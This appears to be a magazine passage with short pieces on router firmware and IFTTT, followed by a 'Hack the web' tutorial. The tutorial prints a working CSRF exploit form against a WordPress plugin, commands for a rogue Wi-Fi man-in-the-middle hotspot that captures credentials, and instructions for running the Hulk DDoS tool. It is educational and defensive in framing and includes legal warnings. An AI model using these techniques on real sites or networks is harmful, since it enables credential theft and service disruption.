
OpenWRT is an open-source firmware that not only upgrades routers, but can run on laptops, smartphones, even the Raspberry Pi (wiki.openwrt.org/toh/raspberry_pi). To check for compatibility here, search through the huge Table of Hardware Wiki page (wiki.openwrt.org/toh/start).



DD-WRT is known for Linksys WRT54G support, but also handles many others.



OpenWRT is more like a Linux distro with package support to roll your own.



ROUTER FIRMWARE INSTALLATION

We can't give you a one-size-fits-all how-to on this, but check with DD-WRT and OpenWRT as both supply device-specific install guides. That said, there are a number of important generic steps to remember along the way.

One is downloading the right install image for your device – that means knowing the exact brand, model and the version number of your router hardware. Manufacturers often change CPUs for different device versions, for example, Netgear's WNDR3700 router uses an Atheros AR7161 chip for versions 1 and 2, Broadcom's BCM4718 for version 3 and Atheros' AR9344 for version 4. So make sure you get your version number right (check via the user interface or device back panel label).

Another point is to set your computer to use a static IP address – this will

ensure you keep your link to the router while upgrading.

WHICH ONE?

If you're a newbie, DD-WRT is a good place to start – it has a decent GUI for its control panel and comes with plenty of features ready to go out of the box. By comparison, OpenWRT is more like a genuine Linux OS – you get a basic setup that you then customise by loading extra packages. If you know what you're doing, it's a highly configurable option, but also more complicated to use.

This is potentially the most complex hack of the seven here to get right, so it's important you research thoroughly – know which firmware is right for your device, how to install it and importantly know what to do if it goes wrong. Again, forget your warranty.

Recipes for the Small Business Owner

◀ Browse All Collections

Tweet Share Email



Any new payment accepted via Square adds a row to a spreadsheet



Read the week's popular Business Day articles in a digest on Saturday



Refunds over \$ ____ send you a notification on iOS

Hack your online life

Frankly, you have to wonder how some people find time to live in the real world, when there are so many social media platforms to keep up with, Instagrams to post and tweets to tweet. The trick? The clever ones pull in the power of the web.

HOW IT WORKS

If This Then That (IFTTT) is a clever mashup that mimics the common 'if.. then' programming statement, allowing you to combine an ever-increasing number of social media services or 'channels' into your own custom set of functions called 'recipes'. Putting it simply, the 'this' is the trigger that causes the 'that' action you want to occur. For example, need to know if it might rain in a particular location tomorrow? IFTTT can monitor the Weather Channel and send you an Android notification to let you know automatically. Or send you a tweet, or an email. The mix-and-match style of IFTTT means there are any number of ways you can combine channels to create your own recipes.

GETTING STARTED

Head to the IFTTT web site at <https://ifttt.com> (or grab the new Android app from Google Play) and create a free account. When you've signed in, scroll

down to the bottom of the screen, choose 'About' and read up on how it works (it should only take you a minute, tops).

Even if you find the concept of programming difficult (really, IFTTT isn't that hard), there are thousands of recipes already available you can choose from — just go to your login name at the top right, click the down arrow and select Browse from the menu that's displayed.

MAKING YOUR OWN RECIPE

But the real value is making your own recipes. Start by going back to the About page, scroll down and click the big 'Create your first recipe' button.

When the big 'ifthisthenthat' screen appears, click 'this', check through the 130 channel options and choose one you want to act as the trigger. The first time you use a channel, you'll need to activate it (meaning allow IFTTT to use your account to connect to the service's application programming interface or API).

After picking a channel, you choose a trigger — depending on the channel, there can be multiple triggers to choose from, for example, on Twitter, a trigger can be you sending a tweet or someone new following you. Once selected, make any other trigger adjustments available and click the Create Trigger button. Next, you do likewise with the 'that' side and create an action you want to perform, again, from those 130 channels you have to choose from.

The end result is a recipe that goes

About IFTTT

What is IFTTT? IFTTT is a service that lets you create powerful connections with one simple statement.

if this then that



Channels Channels are the basic building blocks of IFTTT. Each Channel has its own Triggers and Actions. Some example Channels are:



Triggers The this part of a Recipe is a Trigger. Some example Triggers are "I'm tagged in a photo on Facebook" or "I check in on Foursquare."

Actions The that part of a Recipe is an Action. Some example Actions are "send me a text message" or "create a status message on Facebook."

Read IFTTT's short 'about' page first to understand how it works.



live instantly, monitoring your online presence and carrying out the actions for you automatically. Even better, you can have as many recipes as you want. IFTTT can also list your recipes, allow you to turn them off, reset or delete them and monitor their usage, all individually. You can also share your recipe with others.

While IFTTT only allows one channel to trigger one action, if you're clever, you can chain your recipes, so that an action becomes the trigger for another action — effectively giving you 'if this then that and that'. Just be careful you don't create an endless loop! ■

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
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Hack the web

How the bad guys steal passwords, crack WordPress, exploit vulnerabilities, unleash DDOS attacks, and more.

The art of manipulating a computer system to do your bidding without authorisation – some people call it hacking, others call it cracking or penetration testing. Whatever you call it, it's going on right now all over the world. Governments, businesses, dissidents, bored geeks and criminals are attacking each other, and ordinary computer users, every day of the year.

Hacking works in many ways, but here we're going to look at attacks that come via the web, because these are the most likely to affect ordinary people. Some of these attacks, such as the Anonymous revenge attacks, have made front page news, as they've taken web sites offline, or added graffiti to homepages. Others are going on every day, often making criminals vast sums of money, yet are seldom reported.

If you run a web site, you'll

undoubtedly see many attacks in your server logs. If you're a web user, you're more likely to see the results of these attacks in email spam (you know those funny-looking links?), or perhaps you've been unlucky enough to lose personal information when a server's been compromised.

Whatever the case, we're all living in an increasingly connected world, where more and more of our valuables are locked in digital vaults rather than physical safes. We can either sit back and hope that the government and web companies will protect us, or we can understand the threats and protect ourselves instead.

We're going to open the lid on some of the tools hackers are using, because you can only protect yourself if you understand what you're protecting yourself from. We're going to look at four different types of attack – denial

of service (DDOS), man in the middle, cross-site scripting and injection attacks – and show you how criminals are using them right now.

A quick note that you'll need Linux if you plan on following on alongside this story; we'd recommend Ubuntu, as that's what we've used here.

Legalities

The laws governing hacking vary from country to country, so we can't give you any concrete legal advice here. However, it is safe to say that performing any of the techniques described in this feature on a web site you don't have permission to is illegal in most countries. If you're working for a company or organisation, make sure you have written permission from the appropriate people before starting. This way, there will be no confusion should someone notice that something unexpected is happening.

"Hacking works in many ways, but here we're going to look at attacks that come via the web."

Crack WordPress

Attacking a web app.


As HTML5 becomes more powerful, and JavaScript becomes faster, web apps are becoming more and more prevalent. Ubuntu and some other Linux distributions are now treating them as first-class applications, and Mozilla is building a smartphone that uses these for all its functionality. However, they've brought with them a whole new set of vulnerabilities that weren't present before.

We are going to take a look at this area, using WordPress as an example. Now, we're not picking on WordPress because it's a bad application, but because its popularity and extensibility has made it a particular target. None of the attacks here are in any way unique to this platform, they're found commonly on many web applications – whether or not they're CMSs.

Since we believe in showing how attacks work, rather than just explaining them, we've created a virtual machine that runs a vulnerable version of WordPress. Visit www.apcmag.com/magstuff, it has what you need if you want to download the VM and try this for yourself.

Once you've got it, you'll need to download and install VirtualBox from tinyurl.com/apc408virt. Then follow the step-by-step guide below to get it up and running. We've used the blogging format of WordPress to show you how to break in to it, so just fire it up and get started.

Once you've found the attacks, the blog also provides you with details of



how to protect yourself, so see if you can plug the security holes before moving on.

PROTECT YOURSELF

If you're running any type of web app, it's imperative that you're aware of the risks. Vulnerabilities could go further than just the app itself, since an attacker may be able to get control of the server. If you're running off-the-shelf software (such as WordPress), a good rule of thumb is: the simpler and more standard things are, the easier it is to keep on top of things, and the easier it is to keep up to date. Always make sure you're using the latest versions of everything. Intrusion Detection Systems, and Intrusion Prevention Systems (IDSs and IPSs) can help reduce the damage an attacker can do, but they aren't a silver bullet that will magically solve your security problems. Likewise, you should have SELinux or AppArmor running and properly configured.

If you're using a custom-written web app, you need to make sure that you're familiar with the various techniques


attackers may use. The OWASP (Open Source Web Applications Security Project) web site is a great place to start (www.owasp.org). If you're holding any form of important data on your site, you should get specialist security advice on how to keep it safe – even go beyond measures you might usually employ.

Levels of protection


There's no such thing as perfect security, both in the digital and physical realms. The information in this article will make you safer, but it won't make you safe. Security is always a balancing act of convenience and vulnerability, and choosing how important these competing areas are is a personal matter. This article can only skim the surface of web security. If you believe you're at risk of a determined attack, then we highly recommend you seek expert help. Professional security consultants and penetration testers can help you harden your defences and lock out attackers.

Set up the environment

Get ready to protect yourself.



1 IMPORT THE VM
Click (or double-click) 'Hack Wordpress VM.ova' from the file you downloaded, then click 'Import' on the dialog box.



2 START THE VM
Double-click the new machine to start it. Once it has booted, it will display a blue screen, giving various URLs.



3 BROWSE THE SITE
Start a web browser (any should work) and point it to the top URL from the previous step (labelled 'Web:').

Find vulnerabilities

How to identify and exploit a weakness in your web site

If you've taken a look at the Vulnerable WordPress VM, you may well have come to the conclusion that it's easy to exploit vulnerabilities once you know where they are, but wonder how to go about finding them. To answer this point, we set ourselves the challenge of finding and exploiting a new vulnerability in our site.

First of all, we installed an attack proxy. This is a tool that intercepts HTTP requests from your browser and uses them to build up a map of the web site you're browsing. Using this, you can get an idea of what it is you're attacking, even if you don't have access to the source code. It also gives you an idea of what information is passing back and forth between the server and the browser.

We opted for OWASP's ZAP (available from code.google.com/p/zaproxy). To use it, just unzip and run it (no install necessary) with:

```
tar zxvf ZAP_2.0.0_Linux.tar.gz
cd ZAP_2.0.0
./zap.sh
```

Version 2.0.0 needs Java 1.7 or higher. If you have an earlier version (as is the default on Ubuntu 12.04), you can either use ZAP version 1.4.1, or manually get a newer Java version. On our Precise Pangolin machine, we

installed the package `openjdk-7-jre`, and changed the final line of `zap.sh` to:

```
exec /usr/lib/jvm/java-7-openjdk-1386/bin/java ${JMEM}
-XX:PermSize=256M -jar
"${BASEDIR}/zap.jar" org.
zaproxy.zap.
ZAP **
```

This will start the proxy running on port 8080, so you need to set your web browser to funnel your data through this. In Firefox, this is done in 'Edit > Preferences', then 'Advanced > Network > Settings', and changing the radio button to 'Manual Proxy Configuration' with the HTTP Proxy as localhost and Port as 8080.

Now, you should see one or more entries in Zap for every page you visit. Zap also attempts to help you by flagging any items that it thinks are vulnerable from yellow to red, depending on how big an issue it thinks there is. Blue flags are just for information. These ratings should be taken with a pinch of salt. Many flagged pages aren't vulnerable, and many that are, get missed (this is an issue with all the automatic security scanners we've ever used).

With our software now set up, we can get on with our attack. The first phase of any penetration test is information gathering. ZAP does have some tools

for automatically scanning the site, but we prefer to start with a manual scan. This means browsing round the site in your web browser, with ZAP cataloguing it as you go. The more thoroughly you go through the site, the more information you'll get.

As we go through the application, we're looking for attack vectors. These, basically, are any way of passing information to the web site. In HTTP, they come in two forms: parameters passed on GET requests (these are the bits that come after question marks in URLs), and POST requests (these are harder to see without a proxy such as ZAP, but are listed in the Request tab). Any one of these can be changed to send whatever information we want. As you saw on the example attacks in the WordPress blog, carefully crafted malicious data can sometimes be snuck in if the site doesn't properly validate these inputs. Once we've built up a complete picture of our victim, we can start looking where to attack. On even a simple WordPress site like ours, there are hundreds of vectors we could look at, but most won't be vulnerable. Part of the art of breaking in to web sites is knowing which vectors to focus on. For example, we could try to attack the `page_id` parameter that's on most of the pages, but that's so central to WordPress that it's been under a lot of scrutiny. It could be vulnerable, but it's likely to be a difficult way in. We're better off looking for weaknesses in the lesser-used areas. Add-ons have, historically, been far more fruitful for attackers than the main application.

CROSS SITE REQUEST FORGERY

We noticed that, under the Alerts tab, ZAP had listed a number of pages as vulnerable to Cross Site Request Forgery (CSRF). This is a style of attack where you trick a web app into accepting input by creating another web site that mimics the HTTP request of the web app. If you can then get an authenticated user to open your malicious web site, their browser will send their authentication cookie, which allows your malicious HTTP request to be performed by their user (don't worry if you don't fully understand this – it should become clearer as we go through the attack).

WordPress usually stops this style of attack using a nonce. This is a random number that's passed to the browser when the form is created. If the same number is passed back to the server





Figure 1. Here, we spotted a missing nonce field that allowed us to exploit the form.

with the form data, then the server knows that the form was submitted by a user at the site. If it isn't, then the server knows that the form was submitted by some other site, and just drops the data. However, we noticed that one of the pages didn't have a nonce. It appeared to be a straight HTTP POST request validated using the cookie. This meant that any HTML form (regardless of what site it was on) could submit data to this part of the application. This looked like the perfect target for a CSRF attack. The page in question was the settings for Ungallery (see figure 1 for the request).

The trick now was to create a new page that generated an identical HTTP request. It was a POST request, and this is easiest to forge using an HTML form. We created a new file containing the following:

```
<html>
<head>
<title>Test site for csrf in
Ungallery</title>
</head>
<body>
<form action="http://site-
url/wp-admin/options-general.
php?page=ungallerysettings"
method="POST">
<input type="hidden"
name="mt_submit_hidden"
value="Y">
<input type="hidden"
name="images_path"
value="%2Froot%2F
images%2F">
<input type="hidden"
name="URI"
value="http%3A%2F%2F192.
168.133.143%2F">
<input type="hidden"
name="gallery" value="%3Fpage_
id%3D9">
<input type="hidden"
name="cache_dir" value="%2Fvar
%2Fww/%2Fwordpress%2Fwp-
content%2Fcache%2F">
<input type="hidden"
name="columns" value="5">
<input type="hidden"
name="thumbnail" value="190">
<input type="hidden"
name="browse_view"
value="440">
<input type="hidden"
name="hidden" value="hidden">
<input type="hidden"
name="gallery2" value="">
<input type="hidden"
name="images2_path" value="">
```



The Quick Start tab is new in ZAP 2. Just enter the URL you want to attack and it'll spider the web site and search for vulnerabilities. It's a good starting point, but won't find everything.

```
<input type="hidden"
name="gallery3" value="">
<input type="hidden"
name="images3_path" value="">
<input type="hidden"
name="gallery4" value="">
<input type="hidden"
name="images4_path" value="">
<input type="hidden"
name="gallery5" value="">
<input type="hidden"
name="images5_path" value="">
<input type="hidden"
name="gallery6" value="">
<input type="hidden"
name="images6_path" value="">
<input type="hidden"
name="Submit"
value="Save+Changes">
</form>
<script>document.forms[0].
submit();</script>
</body>
</head>
```

As you can see, this is a new HTML form that submits data to the Ungallery settings page. Since there's no nonce, Ungallery will automatically accept it if it has the right cookie. If someone with administrator privileges opens the file, it will alter the settings. In a real attack, this could be done by emailing a tempting link to an admin, or perhaps leaving a USB stick with an autorun script lying around in a public place. Of course, this isn't the most damaging attack, but could be used to reveal images that were meant to be kept secret.

The story, of course, doesn't end there. We practise responsible

"Finding vulnerabilities is a combination of knowing what to look for, and searching the application for them."

disclosure. This means that while we are happy to publish details of the vulnerability, we made sure we told the developer first.

As you saw, finding vulnerabilities is a combination of knowing what to look for, and searching the application for them. It can be a long, slow process. There are some automatic scanners (such as the one included in ZAP), but at first it's a good idea to do it manually so you know what's going on. Many penetration testers prefer to do things manually, because they can be far more thorough than automatic scanners can be.

Man in the middle

How to attack the individual web browser.

So far, we've looked at attacking a web site, but that's only half the story. We can also attack the person browsing the web. XSS (such as the one in the WordPress VM) is one such way, but here we're going to focus on stealing data.

There are a few ways to go about this. For example, you could put malware on the computer and use that to intercept network traffic. However, for this tutorial we're going to use the simplest method — putting our malicious computer between the victim and the internet so all their traffic is routed through it. This is known as a Man In The Middle (MITM) attack. You could do it with network cables, you can even do it virtually with an ARP spoofing attack, but we're going to do it using good old Wi-Fi.

As with all the attacks in this article, misusing this one is illegal in most countries. This doesn't just mean misusing the data you get, but stealing data in any way.

To test this out, we used a netbook plugged into an Ethernet to create a wireless hotspot — the sort of thing people connect to in a café without thinking about it.

First, you need software to set up an access point. We used Hostapd. It's in some Linux distros' repositories, and is available from hostap.epitest.fi/ **hostapd**. You'll also need a DHCP server to make sure the clients that connect

"You can view the internet a bit like the postal service. Data is normally sent unencrypted, which is like sending it on a postcard!"

to your hotspot can get IP addresses. We used dhcpd3 (in the dhcpd3-server package in Ubuntu).

Both of these need configuration files. We've included example ones in the code zip file online at www.apcmag.com/magstuff.

Once you've installed these, and got the config files, you can set up your hotspot with:

```
sudo hostapd -Bdd hostapd1.conf
sudo dhcpd -4 -cf dhcp2.conf wlan0
```

You may need to add a path to the two .conf files if they're not in the current directory.

You'll need to tell your machine to forward the internet connections to the other network connection, otherwise any machines that connect to you won't be able to then access the internet.

```
sudo bash
```

```
echo "1" > /proc/sys/net/
ipv4/ip_forward
iptables -t nat -A
POSTROUTING -o eth0 -j
MASQUERADE
```

Perhaps the most surprising thing about the internet is that the vast majority of information isn't encrypted. It's just sent as plain text that any MITM can read without the trouble of trying to break encryption.


Wireshark is a great tool for viewing the data routed through your malicious computer at a packet level, but most of the time we don't need to drill down to that level. Instead, we can use Justniffer to recreate all the web traffic that goes through our malicious hotspot.

This tool isn't generally included in Linux distributions' repositories. To install it on Ubuntu, for example, you'll need to add a PPA:

```
sudo add-apt-repository
ppa:oreste-notelli/ppa
```

```
ben@ben-901: ~/Downloads
ben@ben-901:~/Downloads$ grep pass secret
lsd=AVqt-fLK&email=test%40test.com&pass=notthis&default_persistent=0&charset_tes
t=%E2%82AC%2C%2B4%2CE2%82AC%2C%2B4%2CE6%B0%B4%2CD0%94%2CD0%84&timezone
=&lgnrnd=032748_jte_&lgnjs=n&locale=en_US
lsd=AVqM6Z_5&email=test%40test.com&pass=p4ssw0rd&default_persistent=0&charset_te
st=%E2%82AC%2C%2B4%2CE2%82AC%2C%2B4%2CE6%B0%B4%2CD0%94%2CD0%84&timezon
e=&lgnrnd=033200_w1KA&lgnjs=n&locale=en_US
ben@ben-901:~/Downloads$
```

Sslstrip saves a copy of all the unencrypted traffic. A simple grep can pull out any credentials (no, they're not real accounts).



Using Justniffer, we were able to grab emails that had been sent to a phone attached to the hotspot.

```
sudo apt-get update
sudo apt-get install
justniffer
```

On other distros, you'll have to build it yourself. Details can be found at justniffer.sourceforge.net/#!/install.

There's a range of options that allow you to do all sorts of network monitoring. We're going to use its ability to rebuild the web pages it sees. First, create a data directory. In this example, it'll be in the author's home directory, but it could be anywhere (on a separate drive is a good idea if you plan to leave it running for a while).

```
mkdir /home/ben/data
sudo justniffer-grab-http-
traffic -d /home/ben/data -U
ben -i wlan0
```

In both cases, you'll need to change ben to be your username. The -U option tells it which user to save the files as.

If you connect to the hotspot using a computer, tablet or smartphone, and surf the web, you should see the data directory filling up with files for every unencrypted web page viewed. This will include the contents of any web-based email read that's not transmitted using HTTPS (Gmail does, and so won't be readable, most others do not).

Of course, not everything you may want to intercept goes over HTTP, and many other popular protocols are unencrypted (such as FTP and Telnet). Fortunately, there are other tools to help you attack them. For example, Dsniff (monkey.org/~dugsong/dsniff) will pull all unencrypted passwords out of network traffic.

Both of these tools are passive. That means they make a copy of the data, but otherwise let it through untouched.

We can step things up a notch, but to

do this we need to use an active attack, specifically Sslstrip.

This exploits the nature of web links, and the fact that the web has some pages encrypted and others not. Basically, it watches all the unencrypted web traffic and waits for links or redirects to HTTPS sites. It then starts an MITM attack, where it (Sslstrip) requests the secure version of the web site, and then serves it as plain HTTP to the browser.

It is possible for a web site to block this kind of attack, but it's beyond the scope of this article to go through how. However, we found that several major web sites (including Facebook and Yahoo!) were vulnerable. We reported the issues to their security teams. Facebook replied that it recommends enabling the secure browsing setting. However, this failed to stop the attack, and the company didn't respond to us when we pointed this out. Yahoo! didn't respond at all.

GET ENCRYPTED

You can view the internet a bit like the postal service. Data is normally sent unencrypted, which is like sending it on a postcard. Any number of people could read this between when you send it and when it arrives, and the same is true of information sent as HTTP, FTP, Telnet or any of the other unencrypted postcards. There are times when this doesn't matter — you may not care that your granny's postman knows that the weather in Spain is lovely, for instance — and there are times when it does: you probably don't want your postman to know your bank account details. The same is true online. If you don't want your information to be publicly readable, make sure you use an encrypted protocol (HTTPS, SFTP, SSH, SCP and so on).

To help make this a little easier, the

Certificate attacks

All forms of encryption are based around keys. These are a bit like passwords in that they let you decrypt a document. There is always a challenge in making sure both parties to an encrypted communication know the keys to decrypt it. On the web, certificates are used. These certificates are generated by trusted authorities, and guarantee that the data you're getting (and the keys used) really come from the site they claim to. This process of certifying sites is open to attack. For example, if you can load a certificate into a browser as a trusted authority, you can then generate your own fake certificates that the browser will then trust. Doing this, you can set up a Man In The Middle attack using a fake certificate.

To help penetration testers check encrypted sites, ZAP has the ability to create these trusted authorities and run attacks using them. There are also a number of commercial proxies designed to do this on a grand scale to allow (for example) companies to check what their employees are doing online.

The bottom line is this: if someone else controls the computer, they can spy on everything you send over the web, regardless of HTTPS encryption.

Electronic Frontier Foundation (EFF) has produced a browser extension for Firefox (the Chrome version is in alpha) called HTTPS Everywhere. This makes sure you use the encrypted version of a site by default if it exists. If the site doesn't have an encrypted version, then it will still serve the unencrypted version, so you still need to be vigilant.

As we saw with Sslstrip, you need to be particularly careful when using an open network, even if the site's normally encrypted. Remember to check that you're really using HTTPS before entering any information.

The encrypted protocols keep the data private, but they don't disguise which servers you're using. For example, an intruder may be able to discover you're using **gmail.com**, but they won't be able to find out what username you're using or what emails you're sending or receiving. If you need anonymisation as well as encryption, you'll need to use a VPN or Tor (torproject.org). Note that you still need to use an encrypted protocol with these to provide protection.

DDOS

Overwhelm your target's servers.

Denial of Service (DDOS) is perhaps the most highly publicised style of attack in recent years. Anonymous and other hactivist collectives have used them to good effect against governments, financial institutions and any other organisations that have somehow irked them. It's been publicised less, but DDOS has also become a weapon used by criminal gangs. But before we talk about why, let's review what DDOS attacks are and how they work.

Basically, a DDOS attack is one that stops a server being able to perform its normal function, thereby denying its service to the users. Typically, this is a web server, but it doesn't have to be. It does this not by compromising the computer, or gaining access, but by overloading some aspect of it.

For example, an attacker could saturate a server's network connection with dummy data so that no malicious data can get through, or it could use all of the CPU's cycles, so that it can't process any other requests.

Since most modern servers have high-bandwidth connections, powerful CPUs and lots of memory, you can't usually overpower them using just a home broadband connection. To get by this, attackers often use multiple computers to attack a target simultaneously. In the case of hactivists, this is generally done by a group of people sympathetic to the cause; with criminals, it's often done by a botnet.

There are a lot of tools available to help you run a DDOS test. The favoured tool of Anonymous is the High Orbit Ion Cannon, since it's easy for unskilled users. However, we're going to take a look at Hulk. It's available from packetstormsecurity.com/files/112856/HULK-Http-Unbearable-Load-King.html.

To run Hulk, simply unzip it, and run with:

```
unzip hulk.zip
python hulk.py http://site
```

To test it, you can set up an HTTP server quickly with:

```
python -m SimpleHTTPServer

and then attack it with:
```

```
python hulk.py http:// ip
address :8000
